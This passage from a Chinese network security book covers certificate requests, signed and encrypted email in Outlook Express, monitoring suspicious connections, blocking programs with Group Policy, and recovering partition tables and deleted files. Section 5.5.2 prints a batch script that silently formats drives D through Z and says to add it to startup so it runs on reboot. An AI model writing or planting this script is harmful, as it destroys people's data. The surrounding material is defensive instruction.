在“运行”栏中使用命令“MMC”打开“控制台”窗口，并依次单击“文件”→“添加/删除管理单元”。

步骤2

单击“添加”按钮并在弹出的如图5-63所示的对话框中，单击选中列表里的“证书”项。




图5-63 选择证书

步骤3

单击“添加”按钮并在弹出的如图5-64所示对话框中，选择“我的用户账户”项继续。




图5-64 选择“我的用户账户”

步骤4

依次单击“完成”→“关闭”按钮，返回如图5-65所示的界面。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5-65 添加/删除管理单元

步骤 5

单击“确定”按钮返回主窗口后，右键单击“个人”下的“证书”项，在弹出的菜单中依次选择“所有任务”→“申请新证书”，如图 5-66 所示



图5-66 申请新证书

步骤 6

在出现如图 5-67 所示的“证书申请向导”界面时，单击“下一步”按钮继续。




图5-67 证书申请向导

步骤 7

在出现如图 5-68 所示的“证书类型”界面时，在列表中选择“用户”项继续。




图5-68 证书类型

步骤 8

在出现如图 5-69 所示的“证书的好记的名称和描述”界面时，输入要申请证书的名称和说明文字。




图5-69 输入名称

步骤 9

在出现如图 5-70 所示的完成界面时，单击“完成”按钮结束向导。




图5-70 完成界面

步骤 10

随即将会出现如图 5-71 所示的“证书申请成功”提示框，单击“确定”按钮。



图5-71 提示框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在完成证书的申请后，打开一个 IE 浏览器窗口，依次单击“工具”→“Internet 选项”。在打开的属性窗口中，依次单击“内容”→“证书”按钮。在打开如图 5-72 所示的对话框后，在“个人”界面中可以看到刚申请的证书。




图5-72 查看申请的证书

在列表选中证书并单击“查看”按钮后，可以看到证书的有效日期是一年，以及可以看到申请的证书保护数据的范围，如图 5-73 所示。



图5-73 证书详细内容

此时，需要注意公开密钥和私有密钥已经生成，并自动将私有密钥存储到了当前用户计算机的注册表中，并将证书申请信息和公开密钥一并发送到 CA。

2.发送数字签名邮件

在企业网络中，很多邮件都含有机密的内容。如果防止邮件是黑客伪造的或是被黑客截获，使用附有数字签名或加密效果的邮件发送方式，可以让邮件的安全得以保障。要使用数字签名和加密功能，需要公开密钥、私人密钥和 OE 的数字标识功能配合起来才行。

数字标识由公用密钥、私人密钥和数字签名三部分组成。当在邮件中添加数字签名时，就可以把数字签名和公用密钥加入到邮件中。数字签名和公用密钥统称为证书。收件人可以使用数字签名来验证发件人的身份。

以 A 用户要发送邮件给 B 用户为例，那么，发送附有数字签名邮件的方法如下：

步骤 1

运行 OE 并完成邮箱的设置，这个邮箱地址需要和 AD 中用户资料里的地址一样。

步骤 2

在打开 OE 窗口后，依次单击“工具”→“账户”菜单，如图 5-74 所示。




图5-74 OE窗口

步骤 3

在出现如图 5-75 所示的对话框后，在“邮件”选项卡界面中选择所需的邮箱。



图5-75 选择邮箱

步骤 4

单击“属性”按钮打开如图 5-76 所示的对话框，切换到“安全”选项卡并单击“签署证书”部分的“选择”按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图5-76 “安全”选项卡

步骤 5

在出现如图 5-77 所示的证书列表框后，选中申请的证书并单击“确定”按钮。如果这里没有出现证书，则一般会有两种问题。一是 AD 数据库中的邮箱地址错误，那么需要修正地址并重新申请证书。二是 OE 中的邮箱地址错误，此时只需在 OE 中修正地址即可。




图5-77 选择证书

步骤 6

随即将会在“安全”选项卡的“签署证书”部分看到添加的证书“友好名称”，如图 5-78 所示。



图5-78 安全选项卡

步骤 7

在完成设置后就可以发送附有数字签名的邮件了。发送方法非常简单，只需在发送新邮件时，单击选中工具栏上的“签名”按钮即可，如图 5-79 所示。




图5-79 单击“签名”按钮

步骤 8

在完成邮件的撰写并单击“发送”按钮后，A 用户的公开密钥会随着经过签名的邮件一并发送给 B 用户。B 用户在收到此邮件并打开后，默认会在邮件内容框中看到如图 5-80 所示的内容。




图5-80 提示内容

步骤 9

在邮件内容框的上方会看到“安全：数字签名而且已经检查”的字样，这表示邮件是安全的。因此，此时可以单击“继续”按钮查看邮件的原始内容了，如图 5-81 所示。



图5-81 邮件原有内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如果邮件可能有问题，则会在内容上方出现相应的安全提示，单击“继续”按钮后会出现如图 5-82 所示的内容，并告诉可能的原因。




图5-82 安全警告

步骤 10

此外，也可以通过单击 按钮打开如图 5-83 所示的对话框，在“常规”界面中查看“未受影响的内容”和下面两项的值是否为“是”，如果是才说明此邮件是安全的。




图5-83 邮件安全说明

步骤 11

如果希望查看邮件附带的证书，则需单击“查看证书”按钮打开如图 5-84 所示的对话框。




图5-84 查看证书

步骤 12

单击“发件人证书”按钮，在弹出的如图 5-85 所示对话框中，可以看到邮件附带证书的详细说明。




图5-85 详细说明

这样，就完成了一个具有数字签名邮件的发送与接收过程。

3.发送加密邮件

当 B 用户收到 A 用户的邮件后，就表示 B 用户的计算机中已经有了 A 用户的证书信息和公开密钥。这样，B 用户就可以给 A 用户发送加密的邮件。A 用户可以使用自己的私人密钥进行邮件的解密。要实现这样的邮件发送，需要执行如下操作：

步骤 1

B 用户首先在 CA 中完成证书的申请，这样才能获得使用签名功能所需的私人密钥。

步骤 2

在 OE 中可以通过回复或创建新邮件的方法，均可以实现加密邮件的发送。以回复邮件为例，需要在 OE 窗口中完成邮件的撰写后，单击工具栏上的“签名”和“加密”按钮，如图 5-86 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5-86 签名和加密邮件

步骤 3

在完成邮件的发送后，A 用户接到的邮件打开后是如图 5-87 所示的状态。此时，在单击“继续”按钮后即可看到邮件的内容。




图5-87 收到的附有签名+加密效果的邮件

5.4 恶意程序攻防

在企业网络中会遇到很多问题，恶意程序就是其中的一种。恶意程序要进行“活动”，就必须与网络发生接触。在 Windows XP 及以上版本的操作系统中，已经可以通过防火墙等工具对其进行监控和管理。

5.4.1 对可疑的网络程序进行监控

在我们的电脑中，究竟有哪些程序与网络发生接触？这些程序中如果是黑客或病毒程序，该怎样对付它们呢？下面，就将分别讲解 Windows XP/2003/Vista 中对网络程序进行监控、分析与管理的方法。

1.WinXP中的网络程序监控

网络变慢了、系统变得不听话了，是不是黑客在捣鬼？要想查个水落石出非常容易，下面列举几个常用的方法。

（1）使用防火墙监控

无论是系统内置的 Windows 防火墙，还是第三方的防火墙程序。都可以对网络程序进行监控，它们的不同之处在于：

① Windows 防火墙：对 IE 等内置程序不进行监控，只对 QQ 等第三方程序进行监控。

②第三方防火墙：对于一切网络连接均进行监控。

以使用 Windows 防火墙为例，只要启用了这项功能，那么在网络程序对外发起连接时，就会弹出类似于如图 5-88 所示的提示框，帮助我们对网络程序进行监控。




图5-88 提示框

通过这项功能，可以对网络程序进行初步的了解，并可以进行允许或阻止的设置。这里需要说明一下，如果暂时没有进行任何设置，那么 Windows 防火墙将会临时允许程序对网络进行连接。

（2）使用第三方程序监控

第三方程序可以对一切网络连接均进行监控，本书推荐使用“http://bbs.duze.net/downxx.asp?id=73”中提供的“CurrPorts 1.36 汉化版”这个仅为 46KB 的小程序。

这是一个免费又非常好用的网络连接检测工

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

具，除了可以列出所有的 TCP 和 UDP 连接外，还可以给出使用的端口、发起的程序、版本等十分的详细的信息。此外，还可以使用多种方式终止网络程序与网络之间的联系。

要“CurrPorts 1.36 汉化版”对网络连接进行监控，需要执行如下操作

首先，至“http://bbs.duze.net/downxx.asp?id=73”下载并完成“CurrPorts 1.36 汉化版”的解压。

接着，直接运行 cports.exe 这个文件就可以打开如图 5-89 所示的窗口了。




图5-89 网络连接监控窗口

在这里可以看到所有发生的网络连接，例如，IE 浏览器发生的网络连接就会按从左到右的顺序，依次给出如下信息：

IEXPLORE.EXE2004TCP1046192.168.1.2080http60.190.223.201EstablishedC:\Program Files\Internet Explorer\IEXPLORE.EXEMicrosoft(R) Windows(R) Operating SystemInternet Explorer6.00.2900.2180 (xpsp_sp2_rtm.040803-2158)Microsoft Corporation2008-6-4 15:45:0308AF2061EB0941C\AdministratorA2008-6-4 15:45:08

通过这些信息，可以了解到是本机中的哪个账户（08AF2061EB0941C\Administrator）使用什么公司（Microsoft Corporation）的什么程序（C:\Program Files\Internet Explorer\IEXPLORE.EXE），在本地什么时间（2008-6-4 15:45:03）使用了什么端口（1046）与外部网络的什么地址（60.190.223.201），以什么方式（TCP）与对方的什么端口（http）进行了连接。

对于可疑（公司、版本号等信息不详）的连接，只需选中该连接并单击右键，在弹出的菜单中选择“关闭选定的 TCP 连接”项就可以断开该连接了。这个小程序的功能非常丰富，而且实用性也很强，有兴趣的读者可以深入研究一下。限于篇幅，这里就不再细述了。

2.Vista中的网络程序监控

在 Vista 中除了可以使用前面 Windows XP 部分提及的两种监控方法外，还可以使用如下方法对网络连接进行监控：

首先，按下“Ctrl+Alt+Delete”键打开如图 5-90 所示的“Windows 任务管理器”窗口，在“应用程序”选项卡界面中，可以通过“任务”列表对发生网络连接的程序进行初步了解。



图5-90 任务管理器

例如，我们希望查看“无连接 -GlobalSCAPE 公司 -CuteFTP 4”这个任务是由谁发起的，它的进程是什么，那么只需选中该任务并单击右键，在弹出的菜单中选择“转到进程”项后，在切换到的如图 5-91 所示列表中就可以看到自动选中的相应进程了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图5-91 自动选中相应的进程

在“用户名”列中可以看到该进程是由Administrator这个账户发起的。此时，如果觉得这个进程是可疑的，那么可以选中该进程并单击“结束进程”按钮强行关闭它。如果希望进一步了解该连接的详细信息，需要在“性能”选项卡界面中单击“资源监视器”按钮，如图5-92所示。



图5-92 单击“资源监视器”按钮

在打开如图5-93所示的窗口后，单击展开“网络”部分，就可以看到这个任务与哪个IP地址（这里为61.147.249.118）发生了连接。




图5-93 网络连接连接的IP

对于一些可疑的网络连接（我们并没有运行相应的程序，或者系统、网络显得有些不正常时。），可以进行关闭进程等处理。

5.4.2 禁止恶意程序的运行

平时，电脑中的程序运行是不需要我们批准的，所以恶意程序想运行就运行，进而想搞什么样的破坏就放胆去做。除了使用杀毒防黑软件外，其实使用“组策略”等系统内置的工具，也可以轻松禁止恶意程序的运行！

1.把恶意程序加入黑名单

要在“组策略”中禁止恶意程序运行，可以通过执行如下操作将其加入“黑名单”：

首先，在“运行”栏中使用命令“Gpedit.msc”打开“组策略”窗口。

接着，依次进入“计算机配置”→“Windows设置”→“安全设置”→“软件限制策略”分支，如图5-94所示。




图5-94 “软件限制策略”分支

默认状态下，此策略右侧窗格为空白。因此，需要“软件限制策略”分支上单击右键，在弹出的菜单中选择“创建新的策略”。在“软件限制策略”下出现“安全级别”和“其他规则”两个分支后，右键单击“其他规则”项并在弹出的菜单中选择“新散列规则”，如图5-95所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图5-95 新散列规则

在弹出如图 5-96 所示的对话框后，单击“文件散列”中的“浏览”按钮，将恶意程序的执行文件（这里添加了“C:\Program Files\Movie Maker\moviemk.exe”。注：这是测试用的程序，不是恶意程序。）添加进来，再在“安全级别”下拉列表中选择“不允许的”。



图5-96 设置规则

在单击“确定”应用设置并关闭对话框后，选中“其他规则”后可以看到右侧窗格中多了一条规则，如图 5-97 所示。




图5-97 规则列表

2.能实现效果的深度思考

在重启电脑后，双击禁止运行的程序“C:\Program Files\Movie Maker\moviemk.exe”，将会弹出如图 5-98 所示的提示框。



图5-98 提示框

此时，“C:\Program Files\Movie Maker\moviemk.exe”这个文件将不会被运行。

现在让我们来思考一下，上述方法都可以帮我们做到哪些安全防护？显然，只要善于利用这个方法，几乎病毒、木马、插件、捆绑安装等问题都可以得到有效解决。例如，现在的应用软件都喜欢捆绑各种插件要求用户进行安装，以便谋取利益。我们可以把软件中内置的插件的执行文件名称添加到策略中，这样就可以禁止在安装软件时对插件的调用了。

当然，如果安装文件如果能够被解压的话，才能进行文件的添加。如果安装文件只是一个 exe 可执行文件的话，那就没有办法添加了。如果遇到这种情况，我们可以在安装后找到插件执行文件，将其添加到策略中，这样也可以起到“虽然安装了，但能让你无法运行”的效果。

这个方法对于一些使用固定名称的病毒也有效果，但是对一些见文件就传染的病毒就没有办法了。因为我们不可能将所有文件都禁止运行了。

5.5 分区攻击与防范

一般来说，硬盘中的数据存储结构分为三级，即：分区、文件夹和文件。处于最高级别的分区是归“分区表”管理的，象轰动一时的 cih 病毒的“功能”之一就是把分区表破坏掉。一旦分区表丢失或损坏，那么硬盘中的所有数据都将找不到了。在本节中，将讲解企业环境中遭遇病毒攻击分区时该如何解决问题。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5.5.1 病毒破坏丢分区表

在 DOS、Windows 9X/NT 等操作系统中使用的磁盘皆为基本磁盘。Windows XP/2003 在安装时默认也是使用基本磁盘。要使用基本磁盘，必须先以 Fdisk 等磁盘分区工具对磁盘的空间进行划分，例如，划分成一块或多块空间，这样的空间就是“分区”。这些磁盘分区的信息均保存在分区表（Partition Table）中，每块基本磁盘都需要有一份分区表。

病毒、突然断电、软件故障，都有可能让分区表丢失。如果分区表丢失了，将会引发如下几种“症状”：

(1) 硬盘找不到

(2) 分区找不到

(3) 任何数据无法读写

(4)Windows 等系统无法登录

(5) 在磁盘管理器看到未分区的硬盘

……

由此可见，分区表的丢失实在是件糟糕之极的事情了。但是，我们需要知道，分区表仅仅是管理分区的一项技术，它并不会对分区中的数据产生任何的影响。因此，只要分区表能够恢复，不仅 Windows 能够正常登录，里面的数据也会毫发无损。

分区表丢失后，可以使用很多种方法进行恢复。例如，可以使用 KV3000 或是 Disk Genius 的“重建分区表”功能来轻松解决！ DiskGenius 是一款国产、全中文的硬盘维护软件，之前的版本开始已经能够在 Windows 环境中使用中文图形界面进行操作了，它提供了比 Fdisk 命令更灵活的分区操作、分区表重建功能，并具有磁盘管理、磁盘修复等强大功能。

假设，现在因为病毒破坏了硬盘的分区表。那么，可以通过执行如下操作，可以轻松恢复硬盘被损坏的分区表：

步骤 1

至“http://winxppro.ys168.com/”→“硬件管理”目录中下载 DiskGenius 2008 这个软件。在根据提示完成安装并运行软件后，将会打开如图 5-99 所示的界面。



图5-99 程序界面

步骤 2

在这里可以看到第一块硬盘下的分区信息正常显示出来了，但第二块硬盘下的分区信息却没有，第二块硬盘因为病毒原因导致分区表丢失后，在 DiskGenius 里显示为“没有分区”的状态。如果想找回第二块硬盘中原有的分区，则需单击工具栏中的“搜索分区”按钮打开如图 5-100 所示的对话框。



图5-100 设置选项

步骤 3

在“搜索范围”部分选择“整个硬盘”，在“搜索方式”部分选择“自动”项并单击“开始搜索”按钮。随即，就会弹出如图 5-101 所示的搜索结果提示框。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5-101 提示框

步骤 4

在提示框中可以看到“共搜索到了 2 个分区”的提示，这表示第二块硬盘中原有的分区信息已经完全找回来了。在单击“确定”按钮返回如图 5-102 所示的界面后，根据提示依次单击“硬盘”→“保存分区表”菜单。




图5-102 保存分区表

步骤 5

这个操作将会即时生效——在“我的电脑”窗口中立即就可以看到恢复成功的分区信息了。DiskGenius 的功能非常强大，有兴趣的读者还可以尝试使用它的备份分区到镜像文件（可以看做图形界面下的克隆功能）、恢复误删除的数据、隐藏分区等功能，如图 5-103 所示。




图5-103 其他功能

限于篇幅，这些功能的详细应用方法就不再细述了。

5.5.2 恶意格式化分区

很多黑客和病毒程序的目标之一就是把分区格式化，进而使分区中的数据全部丢失。要实现这样的攻击非常容易，只需执行如下操作就可以了：

步骤 1

编写一个批处理文件，并在其中输入如下内容：

```
Format d:/fs:ntfs/q/y
Format e:/fs:ntfs/q/y
…… // 按照 26 个字符顺序在这里添加语句
Format z:/fs:ntfs/q/y
```

步骤 2

保存文件并将其添加到系统的启动功能中，在重启后将会自动出现如图 5-104 所示的格式化界面。




图5-104 自动批量格式化

瞬间而已，批处理文件中所有指定分区里的数据都将荡然无存。如果电脑中没有重要的数据，那也无防，花点时间重装系统就可以了。但是，如果恰好有商业合同等重要数据被删除了怎么办？

要解决这个问题，可以使用专业的数据恢复软件 FinalData 来“找回”数据。

FinalData 有基于 Windows 9X/ME 和基于 NT/2000/XP 的两个版本，下面以基于 NT/2000/XP 的版本为例，讲解使用 FinalData 恢复数据的方法。

FinalData 的安装非常简单，用户只需按照安装向导提示即可完成软件的安装。但要注意的是：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在软件安装时，视恢复的环境不同安装也会有所不同。如，硬盘所有分区都被误格，如果此时需要恢复 C 盘，那么，就只能在其他电脑中安装该软件，然后将需恢复的硬盘设为从盘，这样才可以恢复 C 盘内容。

FinalData 可以恢复数据、主引导记录 (MBR)、引导扇区、FAT，等等。假设，现在桌面上删除了一个名为“数据恢复测试”的文本文件，那么需要执行如下恢复操作：

步骤 1

启动 FinalData 并依次单击“文件”→“打开”菜单，弹出如图 5-105 所示“选择驱动器”对话框。



图5-105 程序主界面

步骤 2

这里可以有两种选择：一是在“逻辑驱动器”选项卡中选择被删除文件所在的驱动器盘符；二是在“物理驱动器”选项卡中直接选择电脑中的某一块硬盘。因为是删除了 C 盘分区中的文件，所以这里要在“逻辑驱动器”列表中选择 C 盘并单击“确定”按钮。

步骤 3

随即，FinalData 将开始对 C 盘进行全盘扫描，如图 5-106 所示。



图5-106 扫描硬盘

步骤 4

在结束了初步的扫描过程后，程序会让用户来选择以簇为单位的磁盘分区搜索范围，如果知道所删除文件在磁盘中的大概位置，就可以通过“开始”和“结束”滑杆进行合理的位置调整，这样可以大大缩减程序扫描的时间！如图 5-107 所示。



图5-107 扫描进度

步骤 5

在单击“确定”按钮后，这里的“查找有无删除数据痕迹”的操作将需要较长的时间。

步骤 6

在查找的过程中，如果在“找到文件”列表中看到了要恢复的文件，那么就可以单击“取消”按钮切换到界面了。

步骤 7

在选中要恢复的文件后，单击工具栏中的“复原”按钮。在接着弹出来的“选择要保存的目录”窗口中，选择一个被恢复的文件保存路径，如图 5-108 所示。



图5-108 指定恢复路径

步骤 8

在单击“保存”按钮后，FinalData 并不会给出任何的“恢复成功”的提示。因此，我们需要

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

打开指定的保存路径，在其中查看是否有被恢复的文件存在。在如图 5-109 所示中，可以看到文件恢复已经成功了——初步的印象就是恢复的文件名和原来的一样。




图5-109 成功恢复的数据

步骤 9

在打开被恢复的文本文件后，可以看到原来的数字和文本数据都存在，如图 5-110 所示。




图5-110 恢复的文件内容

